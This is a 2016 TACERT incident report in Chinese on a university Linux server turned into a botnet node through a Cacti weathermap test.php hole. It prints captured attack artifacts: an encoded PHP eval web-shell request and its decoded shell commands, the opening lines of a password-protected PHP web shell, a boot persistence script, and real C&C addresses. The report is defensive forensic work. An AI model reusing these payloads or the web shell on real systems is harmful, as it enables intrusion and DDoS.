



個案分析-

透過網站漏洞入侵的殭屍電  
腦事件分析報告

TACERT 臺灣學術網路危機處理中心團隊製

2016/6

## I. 事件簡介

1. 近期協助處理某單位被開立資安事件單的主機，該主機被偵測遭受弱點入侵成為殭屍主機，可能會接受 C&C 指令對外發動攻擊。

|      |  |       |                 |
|------|--|-------|-----------------|
| 事件類型 | 殭屍電腦(Bot)  | 原發現時間 | 2016 年 3 月 11 日 |
| 事件主旨 | 教育部資安事件通告—[163.28. ]主機進行惡意程式連線警訊通知   |       |                 |
| 事件描述 | 來源IP可能主機弱點遭受駭客攻擊，且在背景連線並下載了惡意程式；或是主機已被入侵或植入木馬程式，並造成資訊外洩或成為殭屍網路一員而對外發動攻擊。入侵偵測防禦系統偵測到來源IP (163.28. )，啟用包含木馬特徵之封包，對目標IP (多個目標IP) 進行連線。此事件來源 PORT (多個目標PORT)，目標 PORT (多個目標PORT)。 |       |                 |
| 手法研判 |  |       |                 |
| 建議措施 | 請檢視來源IP該連線行為是否已得到授權。。若來源IP該連線為異常行為，可先利用掃毒軟體進行全系統掃描，並利用ACL暫時阻擋該可疑IP。同時建議管理者進行以下檢查：a.請查看來源IP有無異常動作(如：新增帳號、開啟不明Port、執行不明程式)。b.確認防毒軟體的病毒碼已更新為最新版本、系統已安裝相關修正檔，或關閉不使用的應用軟體與相關通訊埠。  |       |                 |

2. 該主機資訊為 Centos 的 Linux 作業系統，主要功能為 Web server 有安裝 Apache 套件，以及網路流量管理程式 Cacti。
3. 主機預設有開啟 port 22 的 SSH 服務，供管理者以 root 權限登入使用，並且有設定防火牆限制只有特定網段能夠存取。
4. 我們使用指令 tcpdump 去側錄該主機的網路流量封包進行分析駭客可能入侵的方式。

## II. 事件檢測

1. 首先受入侵的主機通常會有異常網路連線，因此透過指令 netstat 去檢查連線狀態，確實出現可疑的連線。
2. 受害主機會固定向韓國 IP 121.126.31.78 的 port 2066 進行連線動作，初步判定此 IP 可能是中繼站或 C&C 主機。

```
[root@tprcmon2 configs]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      1052/sshd
tcp        0      0 127.0.0.1:25           0.0.0.0:*               LISTEN      1342/master
tcp        0      0 127.0.0.1:199          0.0.0.0:*               LISTEN      1040/snmpd
tcp        0      0 0.0.0.0:3306           0.0.0.0:*               LISTEN      1251/mysqld
tcp        0      0 163.28. :1134                 140. :1134             ESTABLISHED 21183/sshd
tcp        0      0 163.28. :56727                121.126.31.78:2066     ESTABLISHED 1579/./2066
tcp        0      0 163.28. :22                    140. :21155            ESTABLISHED 17001/sshd
tcp        0      0 127.0.0.1:51054        127.0.0.1:3306         TIME_WAIT   -
tcp        0      0 127.0.0.1:51053        127.0.0.1:3306         TIME_WAIT   -
tcp        0      0 :::80                  :::*                   LISTEN      1352/httpd
tcp        0      0 :::22                  :::*                   LISTEN      1052/sshd
tcp        0      0 :::23                  :::*                   LISTEN      1060/xinetd
tcp        0      0 :::1:25                 :::*                   LISTEN      1342/master
tcp        0      0 :::443                  :::*                   LISTEN      1352/httpd
[root@tprcmon2 configs]#
```

3. 從封包資料中發現，受害主機的確會持續向韓國 IP 121.126.31.78 發送 134B 的封包回報主機狀態。

| Time                 | Service          | Size  | Events                               |
|----------------------|------------------|-------|--------------------------------------|
| 2016-May-19 23:37:01 | IP / TCP / OTHER | 134 B | 163.28. → 121.126.31.78 37093 → 2066 |
| 2016-May-19 23:37:02 | IP / TCP / OTHER | 134 B | 163.28. → 121.126.31.78 37094 → 2066 |
| 2016-May-19 23:37:02 | IP / TCP / OTHER | 134 B | 163.28. → 121.126.31.78 37095 → 2066 |
| 2016-May-19 23:37:02 | IP / TCP / OTHER | 134 B | 163.28. → 121.126.31.78 37096 → 2066 |

4. 此外也會觀察到有的封包內容含有其他主機的 IP 資訊，如 114.55.36.222 和 23.234.5.22。





















NetWitness Reconstruction for session ID: 2445951 ( Source 163.28. : 36154, Target 121.126.31.78 : 2066 )  
Time 5/19/2016 19:45:03 to 5/19/2016 19:47:03 Packet Size 1,228 bytes Payload Size 345 bytes  
Protocol 3048/6/0 - Flags: Keep Assembled AppMeta NetworkMeta - Packet Count 13

Q2  
鷹 <23.234.5.22P

R E S P O N S E

R E Q U I R E - 114.55.36.222\*

5. 查找與 114.55.36.222 和 23.234.5.22 封包紀錄發現，受感染主機會向以上 IP 主機 port 80 發送 696B 左右的 TCP SYN 封包，進行所謂的 SYN Flood 的 DDoS 攻擊。

| Time               | Service          | Size  | Events  | Display |
|--------------------|------------------|-------|---|---------|
| 2016-May- 21:26:42 | IP / TCP / OTHER | 790 B |  163.28.   -> 114.55.36.222  33631 -> 80 (http) |         |
| 2016-May- 21:26:42 | IP / TCP / OTHER | 870 B |  163.28.   -> 114.55.36.222  29319 -> 80 (http) |         |
| 2016-May- 21:26:42 | IP / TCP / OTHER | 742 B |  163.28.   -> 114.55.36.222  13889 -> 80 (http) |         |
| 2016-May- 21:26:42 | IP / TCP / OTHER | 713 B |  163.28.   -> 114.55.36.222  42490 -> 80 (http) |         |
| 2016-May- 21:26:42 | IP / TCP / OTHER | 683 B |  163.28.   -> 114.55.36.222  61330 -> 80 (http) |         |

| Source  | Destination   | Protocol | Length | Info                                     |
|---------|---------------|----------|--------|--|
| 163.28. | 114.55.36.222 | TCP      | 713    | 19474 → 80 [SYN] Seq=0 Win=61613 Len=659 |
| Source  | Destination   | Protocol | Length | Info                                     |
| 163.28. | 23.234.5.22   | TCP      | 696    | 57295 → 80 [SYN] Seq=0 Win=63474 Len=642 |

6. 除此之外透過 netstat 也得知此程式的名稱為 2066 以及他的 PID 資訊，透過指令 pstree 可以看到該程式會同時開啟 8 個子程序進行對外連線。

```
init(1)-+-sshd(1617)---{sshd}(1618)
|
|-2066(1579)-+-{2066}(1630)
|
|   |-{2066}(1631)
|   |-{2066}(1632)
|   |-{2066}(1633)
|   |-{2066}(1634)
|   |-{2066}(1635)
|   |-{2066}(1637)
|   `--{2066}(1638)
```

7. 透過指令 `find` 找出 2066 木馬程式藏匿於 `/etc/2066`，約為 1.2MB 左右大小的執行檔，其權限為 root 所有。

```
[root@... configs]# find / -name 2066
/etc/2066
[root@... configs]# ll /etc/2066
-rwxrwxrwx 1 root root 1223123 Apr 24 23:14 /etc/2066
[root@... configs]#
```

8. 因為主機重開機後該惡意程式會自動執行，故研判應該有寫入自動啟用的腳本中，檢查自動啟動區 `/etc/rc.d/init.d/` 和 `/etc/rc.d/rc1.d/` 確實有惡意程式的連結 `DbSecuritySpt`，其內容為呼叫 `/etc/2066` 惡意程式。

```
[root@... configs]# ll /etc/rc.d/init.d/DbSecuritySpt
-rwxr-xr-x 1 root root 22 May 13 14:32 /etc/rc.d/init.d/DbSecuritySpt
[root@... configs]#
```

```
[root@... configs]# ll /etc/rc.d/rc1.d/S97DbSecuritySpt
lrwxrwxrwx 1 root root 25 May 13 14:32 /etc/rc.d/rc1.d/S97DbSecuritySpt ->
/etc/init.d/DbSecuritySpt
[root@... configs]#
```

```
#!/bin/bash
/etc/2066
```

9. 找到惡意程式 2066 的位置和 PID 後，嘗試 `kill` PID 以及刪除檔案 2066 觀察，發現過一會惡意程式又會自動復原並且執行，因此推斷有其他監控程式 `watchdog` 才是源頭。

10. 透過 `PS` 指令追查發現在 `/usr/bin/` 底下找到兩支隱藏檔，分別為

“`.ssh.hmac`” 和 “`.sshd`”，經測試發現 “`.sshd` 和 2066” 會互相還原對方，而 “`.ssh.hmac`” 會還原 “`.sshd`”，故如要完全中止清除檔案必須移除以上三支程式方可完成。

11. 接著我們透過系統的 LOG 去追蹤駭客可能的入侵方式，因為管理者有設置防火牆的登入規則，故 SSH 登入只限定校內 IP，並且檢查 `security log` 確實也查無異狀。

12. 剩下唯一可能入侵方式就是透過 HTTP 的漏洞登入，雖然該主機有安裝資料庫管理套件 PhpMyAdmin，然而可能的漏洞 `setup.php` 早已移除，故許多駭客嘗試透過此漏洞入侵都沒有成功。

|                 |   |   |                              |      |                                 |          |     |     |     |     |
|-----------------|---|---|------------------------------|------|---------------------------------|----------|-----|-----|-----|-----|
| 159.122.222.194 | - | - | [22/Mar/2016:04:30:08 +0800] | "GET | ///phpMyAdmin/scripts/setup.php | HTTP/1.1 | 404 | 304 | "-" | "-" |
| 159.122.222.194 | - | - | [22/Mar/2016:04:30:08 +0800] | "GET | /phpmyadmin/scripts/setup.php   | HTTP/1.1 | 404 | 304 | "-" | "-" |
| 159.122.222.194 | - | - | [22/Mar/2016:04:30:09 +0800] | "GET | /pma/scripts/setup.php          | HTTP/1.1 | 404 | 297 | "-" | "-" |

13. 檢查側錄封包紀錄，發現到有中國 IP 222.67.15.138 成功存取過 `/cacti/plugins/weathermap/configs/test.php`，其封包內容透過 base 64 解碼後，確實為執行伺服器 bash 指令 `netstat` 並回傳 C&C。

```
NetWitness Reconstruction for session ID: 808466 ( Source 222.67.15.138 : 32628, Target 163.28. : 80 )
Time 5/16/2016 19:36:45 to 5/16/2016 19:36:46 Packet Size 2,323 bytes Payload Size 1,681 bytes
Protocol 2048/6580 Flags Keep Assembled AppMeta NetworkMeta Packet Count 11

REQUEST
POST /plugins/weathermap/configs/test.php HTTP/1.1
X-Forwarded-For: 124.251.59.144
Referer: http://163.28
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: 163.28
Content-Length: 680
Connection: Close
Cache-Control: no-cache

0=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQoImRpc3BsY
Xl1fXZlYjY3ZjIiwiMCIpO0BzZXRFdG1tZV9saW1pdCgwKTtAc2V0X21hZ2l1jX3F1b3Rlc19ydW50aW11KD
APo2Vjag8oI10%2BFC1pOzskcD1iYXNlNjRfZGVjY2R1KCRfUE9TVF5ieEjEiXSX7JHM9YmFmZ2ZTY0X2R1Y
29kZSgk1BPU1RbInoy110pOYRkPWRpcm5hbWUoJF9TRVJWRVJb11NDUk1QVF9GSUxFTkFNRSJdKtskYz
1zdWJzdHJoJlQjQSMCwXKT091i8iPyItYyBcInskc31c1i161i9jIFWieyRzFvW1ljskcj0ieyRwFtSB7JGN
91jAc31zdGVtKCRyLiIgMj4mMSIsJHJ1dCk7cHJpbmVnOgKCRyZXQhPTApPyIKcmV0PXSkcWV0fQoiOiI
OztY12hvkCJ8PCoIKTtkaWUoKt%3D&z1=L2Jpb19zaA%3D%3D&z2=Y2Qg1i92YXlvd3d3L2h0bWwvY2F
jGkvcGx1Z2lucy93ZW90aGVybWFWL2NvbWZp3MvIjtuzXRzdgFOIC1bi1b81GdyZXAgrVNUQUJMSVNI
RUQ7ZWNoYyBbU107cHdkO2VjaG8gW0Vd
```

14. 透過 base64 decoder 將內容解碼，駭客執行了 bash 指令 cd、netstat、pwd、echo 等指令。

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("-6"}A=Mqlit}}A=Mqlit}}MIYIIM
I%AQ;%19st竺QHcpp解pp餘sdCQqEgEGGG(興巴口番</bin/sh
<cd /var/www/html/cacti/plugins/weathermap/configs/" .netstat -an | grep ESTABLISHED;echo [S];pwd;echo [E]
```

```
ction for session ID: 808466 ( Source 222.67.15.138: 32628, Target 163.28.111.11: 80 )
5/16/2016 19:36:46 Packet Size 2,323 bytes Payload Size 1,681 bytes
Keop Assembled AppMeta NetworkMeta Packet Count 11

HTTP/1.1 200 OK
Date: Mon, 16 May 2016 11:36:45 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 508
Connection: close
Content-Type: text/html

# Automatically generated by php-weathermap v0.97a

TITLE c4ca4238a0b923820dcc509a6f75849b->|tcp 0 0 163.28.111.11:22
140 111.111.111.11:1134 ESTABLISHED
tcp 0 0 163.28.111.11:56727 121.126.31.78:2066 ESTAB
LISHED
tcp 0 0 163.28.111.11:22 140.111.111.11:21155 ESTAB
LISHED
tcp 0 0 ::ffff:163.28.111.11:80 ::ffff:222.67.15.138:32628 ESTAB
LISHED
[S]
/var/www/html/cacti/plugins/weathermap/configs
[E]
|<-
```

15.另外從封包紀錄中發現到可疑的網頁路徑存取，疑似為駭客用來操控主機的 PHP 網頁 hack.php，存取的來源 IP 為日本的 203.104.145.39。

```
NetWitness Reconstruction for session ID: 1612 ( Source 203.104.145.39: 55883, Target 163.28.111.11: 80 )
Time 5/16/2016 11:35:25 to 5/16/2016 11:35:25 Packet Size 1,888 bytes Payload Size 1,306 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 10

GET /plugins/weathermap/configs/hack.php?s=1 HTTP/1.1
Content-Length: 0
x-obs-proxy-ip: 163.28.111.11
User-Agent: facebookexternalhit/1.1 (+http://www.facebook.com/externalhit_uatext.php)
Accept: /*
Accept-Language: en-US,en;q=0.8,*;q=0.6
Accept-Charset: utf-8
Host: 163.28.111.11
from: obs-jp
Connection: keep-alive
```

16.透過此線索追蹤主機內資料夾 …/plugins/weathermap/configs/，確實有駭客寫入的 hack.php，其內容包含登入所需要的密碼 9527。

```
1 <?php
2 $password = "9527";
3 error_reporting(E_ERROR);
4 set_time_limit(0);
5 $lanip = getenv('REMOTE_ADDR');
```

PHP shell加强版

密码:

©Copyright 个人专用版 phpshe11加强版

17. 實際測試該網頁狀態，輸入密碼 9527 後登入可以看到許多網路工具，供駭客執行 shell 指令使用。Hack. php 中此功能可以讓駭客隨意新增刪除 PHP 文件。

文件管理

批量挂马

批量清马

批量替换

扫描木马

搜索文件

FTP连接

系统信息

CMD命令

组建接口

端口扫描

转换Shellcode

弱口令扫描

等待消息队列.....

/var/www/html/cacti/plugins/weathermap/c
---特殊目录---
转到

创建文件
创建文件夹
浏览...
上传


| 上一级目录                                    | 操作     | 属性   | 修改时间                | 大小      |
|--|--------|------|---------------------|---------|
| <input type="checkbox"/> test.php        | 编辑 重命名 | 0644 | 2016-03-27 01:46:17 | 752 B   |
| <input type="checkbox"/> htaccess        | 编辑 重命名 | 0755 | 2013-08-09 00:20:48 | 707 B   |
| <input type="checkbox"/> monitor.php     | 编辑 重命名 | 0644 | 2016-03-23 23:39:08 | 126 B   |
| <input type="checkbox"/> compress.php    | 编辑 重命名 | 0644 | 2015-03-30 18:35:04 | 24.27 K |
| <input type="checkbox"/> simple.conf     | 编辑 重命名 | 0755 | 2013-08-09 00:20:48 | 1.28 K  |
| <input type="checkbox"/> .hack.php.swp   | 编辑 重命名 | 0644 | 2016-05-17 10:08:40 | 16 K    |
| <input type="checkbox"/> <b>hack.php</b> | 编辑 重命名 | 0644 | 2016-05-13 14:30:07 | 237.5 K |

☐ 复制 删除 属性 时间 文件夹(0) / 文件(7)

18. Hack. php 中此選項可以用來進字典暴力破解攻擊，針對 SSH、FTP 或其他協定。







1. 駭客透過 HTTP 網站漏洞 test.php 入侵並植入 hack.php 和 2066 等惡意程式。
2. 惡意程式 2066 和 .sshd 會定期回報 IP 或其他資訊給韓國 C&C 主機。
3. 駭客透過日本 C&C 主機登入 hack.php 去執行攻擊指令。
4. 受害主機收到 C&C 指令後去對其他外部主機進行 TCP 的 SYN Flood 攻擊。
5. 受害主機也可能接收其他指令對外部主機進行 SSH 暴力破解或其他攻擊。

#### IV. 建議與總結

1. 此個案駭客主要是透過套裝軟體 cacti 的 test.php 漏洞入侵植入惡意程式。
2. 此漏洞 test.php 類似於 PhpMyadmin 的 setup.php 漏洞，能讓駭客寫入新的 php 去執行 shell 指令。
3. 惡意程式 2066 和 .sshd 互為看門狗程式，會互相修復被刪除掉的一方並重新執行。
4. 惡意程式 2066 會寫入開機啟動流程中 DbSecuritySpt，確保重開機後能

持續執行。

5. 駭客透過 `hack.php` 來執行主機的 `shell` 指令，可以用來對外部主機進行 TCP SYN Flood 的 DDoS 攻擊或者其他類型攻擊。
6. 要徹底解決感染主機，首先要先修補 HTTP 漏洞刪除 `test.php` 和 `hack.php`，接著移除惡意程式 `2066` 以及 `.sshd` 的看門狗程式即可。
7. 建議管理者檢查安裝的 HTTP 套件是否有類似的 PHP 檔案，避免成為駭客入侵的管道之一。

